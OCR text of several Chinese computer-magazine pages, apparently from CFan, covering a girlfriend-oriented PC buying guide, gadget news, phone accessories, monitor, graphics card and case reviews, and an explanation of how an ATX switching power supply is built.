这三件配件是用电脑时接触最多的部分，把它们选择好了，用电脑时才能真正舒服，而MM对你的好感度才会大幅度增加。

首先是显示器，首选LCD。因为对不用玩作图这种对颜色精度要求很高，也不玩要求画面刷新速度快的3D游戏的MM来说，LCD的无辐射、文字清晰、外形小巧、外观漂亮的优点是CRT显示器远无法比拟的，而图像、视频、影碟的显示亮度及饱和度虽然不如CRT显示器，但也看起来很不错了。至于LCD的屏幕大小，依靠经济承受力选择15英寸或者17英寸的吧。

典型产品：

明基FP547液晶显示器

FP547将多项画面设定功能，整合ikey智慧型画面自动调校钮和iScreen OSD萤幕数位调校键，让使用者轻松操作，就能拥有最佳的影像品质。FP547通过了TCO 99认证，使用户免受辐射的侵害(见图5)。


图5

三星152N液晶显示器

三星152N液晶显示器属于15英寸液晶显示器中的高端产品，银色外壳、超窄边框1.62cm、可旋转屏幕都使它成为一款用起来很有意思的显示器，500:1的对比度和280cm/m²的亮度也让它有不错的显示效果(见图6)。


图6

但现在的LCD售价依然较贵，特别是15英寸LCD价格反弹了不少，使LCD的普及脚步又放缓了。因此多数时候还是要选购CRT显示器的。为MM选购CRT显示器主要注意三点：一是要通过环保认证，这是为MM的健康着想，现在许多名牌显示器价格不贵的型号也通过了TCO '99认证，甚至有一些已经通过了TCO '03认证，比如三星和飞利浦的。这些显示器在健康保护方面都做得不错。二是CRT的外形一定要好看，给MM的电脑显示器四四方方一定不行，最好是弧线外形，外壳颜色搭配鲜艳，这样的显示器才适合放在MM家里，并能增添生活的情趣。三是显示器指标够用就好，带宽110MHz，满足1024×768分辨率下85Hz刷新率就够了，但购买时一定要亲自看看显示效果，主要检查四角有没有聚焦不良、画面有没有水波纹、整体有没有磁化偏色等现象。

典型产品：

飞利浦107F5显示器

飞利浦107F5显示器采用短管设计，并辅以飞利浦一贯的圆角薄外壳以及流线形按键，使这台一千出头的显示器看起来非常时尚化。飞利浦特有的显亮3技术，使显示器拥有3级亮度、4级锐度，共12级明锐度，可满足不同画面的显示要求。飞利浦107F5显示器的108MHz带宽略显不足，但是可以稳定地工作于1024×768@85Hz，可以满足一般家庭的需要(见图7)。


图7

NESO HD770Ⅱ显示器

NESO HD770Ⅱ显示器采用极光珑显像

管，高亮技术能提供500流明的亮度，通过TCO’99认证，满足健康需求。这款显示器外壳采用流线形设计，银灰外壳配橙黄色包裹的深黑色按钮，十分有个性。NESO HD770Ⅱ显示器提供的i-Video超强视觉动力引擎、RGB独立调整功能、多种亮度模式自由调节的极光眼按钮使用户对显示器的调节更加的方便(见图8)。


图8

由于MM对游戏要求一般不高，因此光电鼠标就不用单纯地追求6000次采样频率、800CPI这些技术指标了，而键盘也不用追求游戏型键盘了，反而可以考虑一些笔记本型、输入感觉很舒服的超薄键盘以及比较小巧漂亮、适合MM手型的光电鼠标。

典型产品：

明基双塔奇兵键鼠套装


图9

明基双塔奇兵键鼠套装的键盘采用“X架构”专利键帽悬吊技术，结合笔记本型电脑键帽触感的柔软性与使用者所习惯的键帽行程深度，不仅使用户敲击省力，反应灵敏，而且不论施力于任何位置，都能轻松感应，大幅降低打字时的扰人噪音。明基双塔奇兵键鼠套装的鼠标按键使用优雅的斜纹设计，并且鼠标按键一体成形，让手指更舒适地享受点选的乐趣(见图9)。

四、机箱音箱光存储等外设，漂亮时尚加健康

这些配件也是属于总能看见，经常接触的部分，因此拥有漂亮的外形就非常重要了。

如果装机配备了MicroATX主板，那就最好选择小巧的MicroATX机箱，相信在MM眼中现在任何一款MicroATX机箱都比全高的ATX机箱漂亮。不过要注意的是有些MicroATX机箱只能安装半高的各种扩展卡，像Radeon9800XT这种全高的卡是装不进去的。另外，这些MicroATX机箱一般都属于市场需求较小的产品，因此一般只有大厂才做，质量都比较过硬。如果要购买的是全高ATX机箱，那一要好看，二要注意机箱的用料，如整体的重量、钢板的厚度，三要注意机箱的细节，如有没有卷边处理、有没有防磁弹片这些。一般大厂的产品在这些方面都是有保证的。

典型产品：

多彩M0608机箱

多彩M0608机箱是一款专门安装MicroATX主板，既能竖直放置也能平躺放置的小型机箱，用这种机箱装配的电脑看起来会非常有灵气，显示出电脑主人不受约束的生命活力。只是这款机箱不能安装全高的扩展卡，这是不小的缺憾(见图10)。


图10



图11

世纪之星2205B机箱

世纪之星2205B机箱是一款标准大小的ATX机箱，整体色调为黑白搭配，整体结构为全棱角设计，给人的感觉就是一个“酷”字。机械定位、免工具拆卸也让电脑的安装十分方便。前后双风扇，强化散热设计使电脑工作在温度适宜的环境中(见图11)。

光存储配DVD-ROM还是COMBO就属于自愿了，但一般MM都很少会用到刻录功能，因此直接选DVD-ROM还是很划算的。虽然现在市场上都是16XDVD-ROM，但在噪音上的差别还是挺大的，最好选一个低噪音的，用起来感觉更好。现在市面上的三星、明基、美达等厂商的光存储都是不错的选择。

音箱现在除了发声还有一个装饰的作用。因此一个音响效果好，样子也不错的音箱就是大家的首选。目前创新、漫步者、轻骑兵这些多媒体音箱大厂的X.1产品都能满足这种要求，而像惠威这种专业音箱厂家的X.1产品则能提供更好的音乐享受了。至于不选择2.0音箱的原因，就是2.0音箱的外观实在不好看。

五、其他配件按需选购

到此为止，一台电脑的主要配件都已经搞定。但这还没有完，如果要MM的电脑用起来更舒服，那么摄像头、闪盘这类配件就必不可少，质量不错的耳麦如森海塞尔的PC140(见图12)这类产品则是为MM


图12

打网络电话准备的。如果你觉得这样的装机过程太麻烦，也可以直接买一台准系统，安装更方便，样子也是非常漂亮(见图13)。说明:Iwill的ZPC，仅有一本书大小，一定会让MM爱不释手的。


图13

最后，当然是希望到那一天为MM配置出一台很有个性的电脑，并更加地加深感情啦！ CF [SC07]



国内篇

■特邀信息员:胖胖牛

大屏幕的索尼DSC-T1来了!

一段时间以前发布的索尼DSC-T1现身村里了,真是让人又惊又喜。相信所有见过它的人都不会忘记它那硕大无比的2.5英寸液晶屏幕。这块21.1万像素2.5英寸大小的混合型液晶屏,好像一个大大的眼睛,要知道这块液晶屏幕比一般的数码相机屏幕大2倍左右呢。而且,SONY使用全新的液晶屏技术,即使在强烈的阳光下也可以清晰地辨认图像。

另外,DSC-T1使用了类似美能达DiMAGE X系列的卡尔·蔡司"Vario-Tessar"潜望镜式的镜头设计,提供3倍光学变焦,但镜头变焦的动作完全在机身内进行,这样使得DSC-T1的体积小巧轻薄。该款产品最大光圈为f3.5~4.4,使用"放大镜模式"微距对焦可达到最近1cm的对焦距离。



索尼DSC-T1是索尼数码相机Cyber-shot全新"T系列"的第一款产品,这类产品的设计理念为新时代高性能与便携性的完美结合。具体性能:510万像素的Super HAD CCD,最大可以拍摄2592×1944像素的照片;感光度相当于ISO 100到400;启动时间约1.3s,快门时滞约0.24s,释放时滞约0.009s。外观方面:虽然采用了全金属外壳,机身尺寸为91mm×21mm×60mm,重量却只有180g左右(含电池、存储卡和挂绳)。机身最薄的地方只有17.3mm,是索尼推出的第一款超薄DC。目前这款相机的参考价格是4700元。

胖胖牛:SONY的产品一向以精巧的外观设计著称,这使我又一次感叹:我们的民族工业什么时候可以达到这等水平呢?

弯来弯去的手机,据说可以用脚踩?!

你喜欢翻盖手机吗?很多人都喜欢这种富有韩日风格的手机设计,因为它可以把手机外观做得很小。但是,翻盖不仅带来了双屏幕成本和价格的增加,而且翻开的上盖在受到外力迫使翻开更大角度时极容易损坏,就因为那个被设定死的翻转角度。不过,当我见到BenQ S660C翻盖手机后,我惊奇地发现它的上盖可以翻转180度,这样就有效地避免了外力对上盖压迫时对手机造成的损害。奥秘就在于转轴处使用的材料韧性很好,它的翻盖角度通常保持在160度左右,即使在外力下它的角度增大到180度也没有关系。当撤消外力之后,S660C能马上恢复到正常状态。



胖胖牛:有些厂商只为了赚钱,而有些厂商却在努力地为用户着想。几年之后,只为赚钱的厂商消失了,剩下的,依旧在为用户着想着,他们知道,没了用户就是没了上帝,没了上帝,只有下地狱。

诺基亚1系列手机,你用过吗?

熟悉NOKIA的人都知道,他们的产品编号有着特殊的意义,开头的数字基本决定了产品的定位,而刚刚上市的1系列手机,按理说应该是最低端了,但是,事事都有不确定性。先让我们来看看这款全新的NOKIA 1100吧。整机尺寸为106mm×46mm×20mm、重93g,显示屏一如想像中的黑白双色,96×65像素的分辨率。850mAh的锂电池可以待机400小时,连续通话2~4.5小时。手机本身提供50条电话号码和50条短信息的存储空间。

从这款手机的配置来说,1100果然够低端的,黑白屏幕,50个电话号码存储空间让我望而却步,要知道我一年前就开始用500多条信息储存的通讯簿了,而现在智能手机的电话簿几乎可以看作无限容量。据说这款产品是针对老年人群体以及保守的消费者,还有收入不高人群而设定的,但是我怎么也看不出它的品质和定位的关系。



胖胖牛:据说这款手机在北京卖到1280元,价格是不是太高了?现在很多彩屏手机都已经跌到千元以下了,NOKIA如此的价格策略用意如何呢?要是这款手机卖300多元,倒是一个不错的选择,等待吧,可能时间会长一些……

晶莹剔透的Joybee110,无限精彩的生活

BenQ Joybee110 MP3播放器带给我们的不仅仅是音乐的洗礼,在它身上更多的设计带给我们使用的快感,而这种快感满足了年轻人极度膨胀的自我表现欲望。Joybee110独特的面板采用了有色压克力材质,经过特殊抛光处理后配以内层着色技术使得在阳光照射下外壳表面给人晶莹剔透、光彩炫目的质感。另外,内层着色还可以避免色彩的磨损和脱落。背面防滑纹路也十分特别,"阵阵涟漪"与前面板如镜般晶莹产生极佳的对比,当然使用的手感也相当好。

操作方面，Joybee110 在按键位置的设计上同样费足心思：譬如最常用到的开关机以及上、下歌曲翻页等多项操作，皆可以透过机身右侧的四个按键轻松地完成，还有声音调控键，同样体现了人体工程学的魅力。

功能方面，Joybee110 支持 MP3、WMA 和 TVF 三种音乐格式，其中 TVF 是一种具有更高压缩比的新音频格式。配以 128/256MB 的大容量和高品质的耳机以及 6 种预定 EQ 音效，还有 10 小时的电池续航能力让你可以自在地享受音乐的魔力。



胖胖牛：随着 MP3 越来越广泛地被大家所使用，MP3 播放器也渐渐成为一种大众普遍使用的数码产品，外形和功能的不断改进使得现在的 MP3 播放器成为继手机之后又一个随身数码产品。亮丽的外观则越来越成为 MP3 播放器必须具备的重要品质。俗话说，爱美之心谁人没有呀？

国外篇

如影随形，SD 卡接口的 GPS 装备

GPS 全球定位系统现在已经越来越广泛地应用到我们的生活中，在不少城市坐出租车的时候都会看到它的身影。现在，只要你拥有可以插入 SD 卡的计算设备，你就可以随时随地享用 GPS 为你带来的便利。它由 iodata 公司为我们带来，兼容于所有使用 SD 卡接口的移动计算设备，比如 HP iPAQ 掌上电脑、带有插槽的智能手机。这款产品可以接收 12 个频道，定位精确度误差在 10 米之内，上市价格约合人民币 2150 元。

胖胖牛：现如今，我们老百姓不光接收电视讯号用卫星，打电话用卫星，就连确定位置也可以用卫星了。不知道在我们确定了自己位置的同时，别人是不是也可以知道我们的位置呢？不敢想了，越想越可怕 。



DVD 的时代，电视也要具有 DVD 播放功能

SONY 是一个“古怪”的公司，总是喜欢把自己所有的产品都整合到一起，前不久就突发奇想地把PS2游戏机、DVD播放机、硬盘录像机整合成了一个叫做PSX的产品，现在，又把自己已经具备 MemoryStick 读取功能的电视机增加了 DVD 播放功能。不知道这种高度整合会不会得到市场的认可，但是，这种高度集成化的简约设计理念，还是很受业界的好评的。

这次推出的带 DVD 播放功能的电视机，型号为 TVX-F21D1，采用 21 寸 FD 特丽珑显像管，其内置的 DVD 驱动器支持目前多种 DVD 文件格式，包括 DVD-R、DVD+R、DVD-RW、DVD+RW、CDRW，并且支持播放 MP3 光盘。搭配 SONY 的 DVD 刻录产品，你将可以在这款电视上欣赏自己制作的高品质 DVD 影像作品。




其实，整合之风由来已久，很早以前 Panasonic 就推出过带有录像带播放功能的电视，只不过现今已经进入到 DVD 时代罢了。21 寸的屏幕，长 65.3×深 53.0×高 49.6(cm)的体积，放在空间不大的房间里最合适不过。

胖胖牛：科技发展到一定阶段时，各种产品的功能就开始整合，然后产生一种多功能产品，再之后，又出现了具有单一功能的更强大的产品，于是，科技就这样进步了。

电影和现实之间的距离到底有多远？三星研究成功可穿戴式鼠标

看过汤姆·克鲁斯主演的《少数派报告》吧，那个指尖发着蓝色光芒的黑色手套你应该还有印象，是的，那就是可以操控电脑数据的鼠标手套。面对这些，你是否有过羡慕或者某种期待呢，那种只用双手在空中移动几下就能够实现控制电脑的梦想，难道真的只能出现在电影中吗？

目前，三星电子成功研制出了世界上第一款可以穿戴的鼠标，三星表示使用这种可穿戴式鼠标就能够实现类似电影中的电脑操作。这款名叫“Scurry”的输入设备外观就像一个手套，可以让使用它的用户只凭借手指的移动就完成键盘或者鼠标的操作。其目标应用范围设定在移动产品以及可穿戴电脑的控制。另外，据称“Scurry”在量产的时候将会有两种形式供我们选择，一种是手套形式，另一种则是戒指形式的。



胖胖牛：电影？现实？渐渐地，我迷失在了电影营造的“现实”与现实世界的“电影”中。许多年前科幻电影中的内容，现今很多都成为了现实，而且这种变化的速度正在不断的加快。也许，真的有那么一天，世界会变成如同 matrix 中的那样，可怕吗？不想了。最后加一句，这款来自电影的产品价格应该不会便宜的。

CF [SC08]

让手机更潇洒 ——手机伴侣大放送

■ www.PowerDiGi.com　竹子兰

现在的手机已非打电话、发文字短信这么简单了。存储联系人详细资料、编辑自己的铃声、DIY个人开机画面等等已经是手机的必备功能。但手机功能再强大，依靠它小小的屏幕和小小的键盘来DIY是非常不方便的，因此大量让电脑为手机工作的配件就应运而生了。

一、红外适配器(图1)

也许你不曾注意，如今的手机为了方便和其他电子设备通信，清一色都带有红外接口，如果能够为电脑加装红外设备，就可以方便地利用电脑来备份手机中的联系人、短信，传输铃声、图片、游戏等到手机中，满足你的DIY和个性化的需求 。


图1

目前市场上有许多种红外适配器，有USB接口的，也有从主板红外接口直接连接的。绝大部分都在100～150元之间，有些没名气的小牌子会出现连接问题，譬如连接不上，或者连接后只能通过手机向电脑传数据，如果通过电脑向手机传就会出现数据错误等现象。本文推荐大家购买“水木行”红外适配器，目前市场里质量很不错的红外适配器，通过USB接口给你的电脑加装红外功能。兼容所有有红外传输功能的手机，传送铃声、图片、游戏，全部拿下！

优点:连接方便，功率很小。

缺点:连接的时候受隔离物和距离的限制，中间不能有阻挡物，不能超过0.5米距离。

市场价格:150元

二、蓝牙适配器(图2)


图2

许多国际手机大厂都推出了具有蓝牙功能的手机，也开发了许多扩展配件。通过蓝牙，你一样可以和电脑方便地连接，实现铃声、图片、游戏的传输，而且蓝牙不像红外那样对距离有严格的要求，不受隔离物的阻挡，在十米内随意无线连接。通过给电脑加装蓝牙及相关软件，你就可以利用蓝牙手机来遥控电脑的Winamp和PowerPoint等软件的播放、运行！蓝牙适配器有CF接口和USB接口两种，一般和电脑连接选用USB接口即可！注意:蓝牙设备同样存在不兼容现象，推荐购买大牌厂商，比如Eagletec或者是Billionton出品的蓝牙设备，兼容性不错。

优点:连接距离长达10米，不受方向和隔离物的限制，两个设备放在不同的房间仍然可以连接。

缺点:功率大，费电。如果让手机的蓝牙功能打开后待机，电量消耗很快！

市场价格:300～400元

> **小知识**
>
> 蓝牙(Bluetooth)无线传输技术是现在一种主流近距离无线传输技术，最大传输距离为10米左右，目前的传输速度为1Mbps，未来的蓝牙2.0将达到12Mbps。主要用于各种近距离的数据传输，如电脑间无线对联、无线鼠标、无线耳机、手机数据传输等，是未来替代红外传输的一种技术。

三、手机读卡器

如何方便地备份手机卡中的联系人呢？如何让手机和电脑彼此共享短信？如何给手机卡上琐、解琐？如果你拥有一个手机读卡器，就方便多了。目前市场上可以找到的手机卡编辑器只有两种:


图3

1.SIM卡备份器(图3)

该产品可以将你手机卡中的资料(联系人、短信)等复制到自身的存储器中，防备丢失；还可以将你的这些资料，再次复制到另外的手机卡中，方便更换手机卡或者拥有两个以上手机卡的用户，另外还具备解琐功能。

优点:无需借助第三方设备，直接对手机卡操作。

缺点:只能备份，不能编辑修改。

市场价格:280元

2.“卡e通”手机卡编辑器(图4)


图4

该产品采用USB接口，需要和电脑连接后在电脑中对手机卡进行操作，同样具有备份、复制手机卡资料(联系人、短信)以及解锁的功能。“卡e通”还具备编辑功能，你可以在电脑上方便地添加、排序联系人、短信等，相比“SIM卡备份器”就技高一筹了。该产品支持目前所有的手机卡(SIM卡和UIM卡)，使用方便。

优点:和红外以及蓝牙相比，它具有独特的编辑和解锁功能。

缺点:不能像红外或者蓝牙那样给手机内部传输游戏、图片、铃声等数据。

市场价格:150元

四、手机应急充电器

手机的出现，大大方便了人们之间信息的沟通。好多朋友买来的手机都只有一个线充！如果放在家里，办公室里没电了无法使用；有时候下班回家要充电，却发现充电器放在单位了！说到底，一个充电器太不方便！一旦手机没电了，那真是件痛苦的事情。先不说错过了多少个电话，单就是自己向外打，也要到处找公用电话厅，奔波的辛苦真是说也说不完。如果有应急的充电器该多好啊！

1.手摇充电器(图5)


图5

该充电器通过手动发电，只要均匀摇动一分钟，就可以给手机提供5-8分钟的通话的电量，如果持续摇下去，就可以给手机充满电了。该设备配有五种常见品牌(摩托罗拉、诺基亚、三星、索尼爱立信、西门子)的充电接头，可满足大部分人的需求！

优点:适合在野外或者身边没有供电设备的情况下使用，出门旅游最适合！

缺点:手动充电，只能应急打电话，如果想持续充电达到长时间待机状态，恐怕要摇很长的时间！

市场价格:100元

2.USB充电器(图6)


图6

USB充电器是专门为办公室一族准备的专用充电器，和手摇式充电器一样，配有五种国际品牌手机(摩托罗拉、诺基亚、三星、索尼爱立信、西门子)的充电器接口，然后通过一根USB伸缩线和电脑连接，就可以利用电脑的USB口给手机充电器了！该产品还赠送一个USB供电的台灯，供你在夜深人静的时候打字照明，非常方便！

优点:利用电脑USB接口供电，体积小，方便携带。

缺点:利用电脑USB接口供电，限制多，离开电脑就成了废物。

市场价格:70元

3.干电池充电器(图7)


图7

干电池充电器同样配有五种国际品牌手机(摩托罗拉、诺基亚、三星、索尼爱立信、西门子)的充电器接口，能满足大部分手机用户的要求，供电方式采用四节7号电池，一旦和手机连接，就可以持续为手机供电，并可以方便地让手机达到待机状态，不错过任何一个电话，而且带一个挂环，可以做为钥匙链随身携带！

优点:体积小，方便携带，充电原料很容易买到，可以让手机方便待机。

缺点:利用7号电池供电，不经济。

市场价格:40～60元

CF [SC09]

新版三星765MB显示器



朴实无华的三星风格:三星765MB显示器外观上沿袭了三星一贯简约的风格，中规中矩，并没有特别的外观造型。采用 MagicBright 高亮度显像管。透过显示器后部的散热孔就能看见内部的金属屏蔽罩，能够更好地屏蔽电磁辐射，显示出三星作为全球显示器大厂对用户的体贴。

独有的 MagicBright 按键，能够方便地调节显示器的亮度模式，分别有四种亮度模式：Txt（文本）、Internet（网络）、Game（游戏）、Exterain（娱乐）。我们知道，显示器平时的亮度以及色彩饱和度与电视是有不小的差别的。因此我们在显示器上看图、看影视、玩游戏时，总会觉得色彩不够"艳"，而现在只需要用 MagicBright 按键一按，这台显示器就能显示出类似电视的鲜艳画面了。

用鼠标调节的显示器:新版765MB显示器最大的特色就是显示接头处的一根 USB 连接线。通过这根连接线，再安装显示器驱动盘中的 HighLight Zone Ⅱ和 MouScreen 两款软件，就能通过鼠标来调节显示器的亮度和校准显示器的几何变形，不用在 OSD 菜单中慢慢调节了。

为健康着想的显示器:三星765MB 显示器拥有 185MHz 带宽、85KHz行频，这使它在1024×768的分辨率下能达到100Hz的刷新率，更让眼睛感觉不到闪烁，而且也能在 1280×960 的分辨率下达到 85Hz 的刷新率，这能满足一些需要高分辨率，但不愿购买19英寸显示器用户的需要。而且在1280×960的分辨率下，这款显示器依然提供了很清晰的显示效果。除此以外，三星 765MB 通过了目前对健康要求最严格的 TCO’03 环保标准，也是更为用户的健康着想。

主要优点:	环保、显示效果优良、鼠标调节方便
主要缺点:	三星的传统设计，体积较大
厂商电话:	010-64751880 CF [SC10]

ELSA 幻雷者 980XT



为树立自己，ATI 与 nVIDIA 在发烧级市场的争夺可谓白热化，因此两者的最高端产品都是只讨论性能，不讨论价格的极端发烧产品。这里我们介绍的 ELSA 幻雷者 980XT 就是采用 ATI 高端芯片 Radeon9800XT 的显示卡。

更高的性能指标

ELSA 幻雷者980XT采用的R360核心是 Radeon9800Pro 显卡核心 R350 的增强版，0.15 微米工艺制造，FC-BGA封装，运行频率为412MHz，比 Radeon9800Pro 的 380MHz 高了不少，能带来明显的性能提升。ELSA 幻雷者 980XT 搭配位宽 256bit 容量 256MB 频率 365MHz 的 DDR 显存，显存容量为 Radeon9800Pro 的一倍，这使 ELSA 幻雷者 980XT 在使用超大纹理的游戏以及专业的 3D 应用中性能明显强于 Radeon9800Pro。

自动优化技术还能提高性能

ELSA 幻雷者 980XT 内置硬件监控功能，配合新版本的驱动程序，能够自动监控 GPU 的运行温度。而新版驱动程序中还提供了 Overdrive选项，开启这个选项后，驱动程序就会自动通过GPU的温度来调节GPU以及显存的运行频率。由于ELSA 幻雷者 980XT 默认的频率速度还是相对保守的，因此开启 Overdrive后 ELSA 幻雷者 980XT 的性能还能有 5% 左右的提升。

主要优点:	性能非常强大，运行噪音低
主要缺点:	价格非常昂贵
厂商电话:	020-87636363 CF [SC11]

金河田创导红外 7002B 机箱



现在的机箱已经不单是一个电脑配件安装平台那么简单了，一款好机箱既要坚固耐用又要外型美观还要考虑环保而且要有自己的特色功能，因此机箱大厂也就推出了自己的特色机箱。

整体外观简单美

金河田创导 7002B 采用金属灰与黑色两色搭配，面板简洁大方，配合流线型的外壳设计，使机箱整体感觉典雅高贵。机箱的 5.25 英寸驱动器位的挡板采用可以开关的弹性设计，使机箱装上光驱后也不会破坏整体的美感。

强力整体散热结构

金河田创导 7002B 能够在前面板、后面板共安装 3 个 8cm 散热风扇，相信在炎热的夏季也能满足机箱内的整体散热。除此以外，金河田创导 7002B的机箱侧板上还专门有一个安装了风道的 8cm 风扇，而风道的出风处正好在一般 CPU 散热器的入风处，这使机箱外部的冷空气能最大限度地降低风冷时 CPU 的温度。

红外连接开发主板红外通讯功能

现在许多手机都提供红外数据传输功能，实际上绝大多数主板也是提供了这个功能的，只是我们没有相应的连接线，使电脑还需要其他配件才能与红外手机相连接。

现在金河田创导 7002B 机箱的前置功能连接线中自带了红外连接线，使用户不需要再添加更多的资金就能使用上 IrDA 红外线传输功能了。这将极大地方便用户的手机使用。目前市面上的红外传输线都要百元左右，使用这个机箱就相当于省下了一笔不小的费用。

主要优点:	整体结构不错，功能丰富
主要缺点:	外壳设计尚需精细化
厂商电话:	0769-5582908 CF [SC12]

CFAN教你测——电源

从内部看电源



■ CFan评测室

——电脑电源的原理、选择及七彩虹鑫谷核动力合金版电源解析

电脑电源的重要性，现在已经为大多数用户所充分了解。但是，面对市场上众多电源弄虚作假的现象，我们是否能够一一识别呢？要检测一个电源的真实性能，最可靠的办法是使用示波器和电子负载仪来测试它的稳定性和负载能力，但这不是普通消费者能够做到的。或者，另一个办法是通过模拟真实使用环境，使用大量负载来测试其实际水平，但这也不是在购买电源的时候所能做的。


所以，我们借助对于近一段时间非常受瞩目的电源——七彩虹鑫谷核动力合金版电源的分析，给大家介绍一下如何从电脑电源的电路设计与基本参数判断一个电源的真实性能。

产品简介

鑫谷是著名的电源品牌之一，七彩虹这一次将其引入国内推出了“核动力”系列电源，以“真实功率”作为主要宣传卖点。“合金版”是其中最为高档的版本，其最大功率为400W。这款产品的主要特点包括：使用铝镁合金的外壳、带有可调风扇转速功能、独有的“磁放大技术”和“主动式PFC”设计。其中后两点我们将在后续的章节中予以详细介绍。当然，通过3C认证也是不可缺少的。

电脑电源的工作原理

“电源”，严格意义上应该称为“电源转换器”，因为它并不能真正产生电能(能够做到这一点的只有电池和发电机)，而只是将一种电能形式转换为另一种形式。其中最主要的转换方式，就是将便于传输的高压交流电转换为大多数电器所使用的低压直流电(但并非所有电源都是如此，物理学或化学试验中使用的“整流线圈”电源就是用于将低压电转换为高压电的)。




普通电源的工作流程

在多媒体音箱中，我们可以看到最简单的电源形式，它的电路结构可以参照示意图。其基本原理就是通过一个变压器将高压交流电转换为低压交流电，然后通过一个二极管“全桥”将低压交流电转换为脉冲直流电(由于二极管具有单向导电的特点，所以交流电的“负周期”被完全截止，从而变成直流电)，然后通过一组滤波电容将脉冲直流电转换为普通的恒流直流电(电容在脉冲的上升段被充电，在下降段放电，从而将脉冲“抹平”)。

但是，由于市电的频率只有50Hz，所以在简单电源中只能使用剩磁特性较强的矽钢片变压器，这种变压器的体积大、效率低，在转换过程中会大量发热，用于对功率转换效率要求较低的音响电源尚可(很多体积巨大的专业功放其总功率高达上千W，但实际用于推动音箱的只有几十W而已)，用于对体积和输出功率都有高要求的电脑电源则绝对不可以。

既然变压器在50Hz下的工作效率不高，能否将频率提高呢？这就是电脑电源设计的中心思想：提高工作频率来减小变压器的体积和重量。这种电源称之为“开关电源”。

电脑上使用的ATX开关电源首先通过耐高压二极管和耐高压电容对市电进行整流和滤波而直接输出高压直流电，然后用开关电路将直流电转换为高频率的脉冲直流电并送到高频开关变压器上，此时可以选择体积小巧的铁氧体变压器来完成高压到低压的转换，然后再对输出的低压电进行整流和滤波并最后输出，它的结构可以参见示意图。



开关电源的工作流程

实际电路中选用大功率的三极管或场效应管来做为开关，根据控制电路的信号导通和截止，工作频率达到数十KHz或数百KHz，然后与开关变压器，高、低压整流滤波电

路就构成了一个简易的开关电源。当需要提升输出电压时就增加开关管导通的时间，反之则增加截止的时间，控制十分灵活。

与音响电源相比，电脑使用的ATX开关电源与之最大的区别就在于不是先降压再将交流电转为直流电，而是通过高压电路先将电流转为高压直流电，再通过变压器进行降压。它的体积和重量都要减少很多，不过由于其高压电路较为复杂，所以对元件的要求要高得多，而且控制电路要复杂得多。

开关电源体积小、重量轻、转换效率高、自身发热量小的诸多优点使其成为工业设备的首选电源，只是开关电源的电磁辐射和干扰会比较大。

电脑电源的电路结构

上面简单介绍了电脑电源的工作原理，下面我们结合鑫谷核动力合金版电源来介绍一下电脑电源的电路结构。


ATX电源由内部的电源线路板、元件、外部的壳体和各种接口插件组成。金属的壳体起屏蔽作用，防止电磁辐射，但必须预留进风和出风口以供电源自身和机箱的散热，在出风口上安装风扇能加强散热的效果，通风口上安装的栅栏间隙大小也会影响到通风的质量，所以大多采用钢网来做栅栏，或者将栅栏的宽度冲压得很窄。鑫谷核动力合金版电源在电源的进风口和出风口都设计了风扇。


电源外壳上安装了交流电输入插座，有的电源还安装一个交流输出插座供显示器使用，这个输出插座并联在输入插座上，与电源内部的电路没有任何关系，那些担心外接个显示器就要分担电源功率的想法完全没有必要。由于ATX电源内部的待机电路与外界电源总是连接着并为电源的主电路和主板的启动电路提供启动电压，因此即使关机后也要拔掉电源线才能拔插电脑内的板卡，鑫谷核动力合金版电源设计有硬开关，可以完全切断外界的供电，使用更加方便。

交流电源插座上焊接的是一级EMI电源滤波器电路，这是一块独立的电路板，是交流电输入后所经过的第一组电路，这个由扼流圈和电容组成的低通网络能滤除电源线上的高频杂波和同相干扰信号，同时也将电源内部的干扰信号屏蔽起来，构


核动力合金版电源的一级EMI电路



二级高压滤波电路


高压整流电路



开关变压器


辅助变压器


低压滤波电容

成了电源抗电磁干扰的第一道防线。

市电进入电源电路板后先通过电源保险丝，然后再次经过由电感和电容组成的第2道EMI电路以充分滤除高频杂波，然后再经过限流电阻进入高压整流滤波电路。保险丝能在电源功率太大或元件出现短路时熔断以保护电源内部的元件，而限流电阻含有金属氧化物成分，能限制瞬间的大电流，减少电源对内部元件的电流冲击。对于EMI电路的分析，我们将在后面介绍3C标准的时候加以介绍。

经过EMI后的市电，经过全桥整流和电容滤波后就变成了高压的直流电，其中全桥就是封装在一起的四个二极管，有的电源干脆就安装了4个分立的二极管，作用相同。

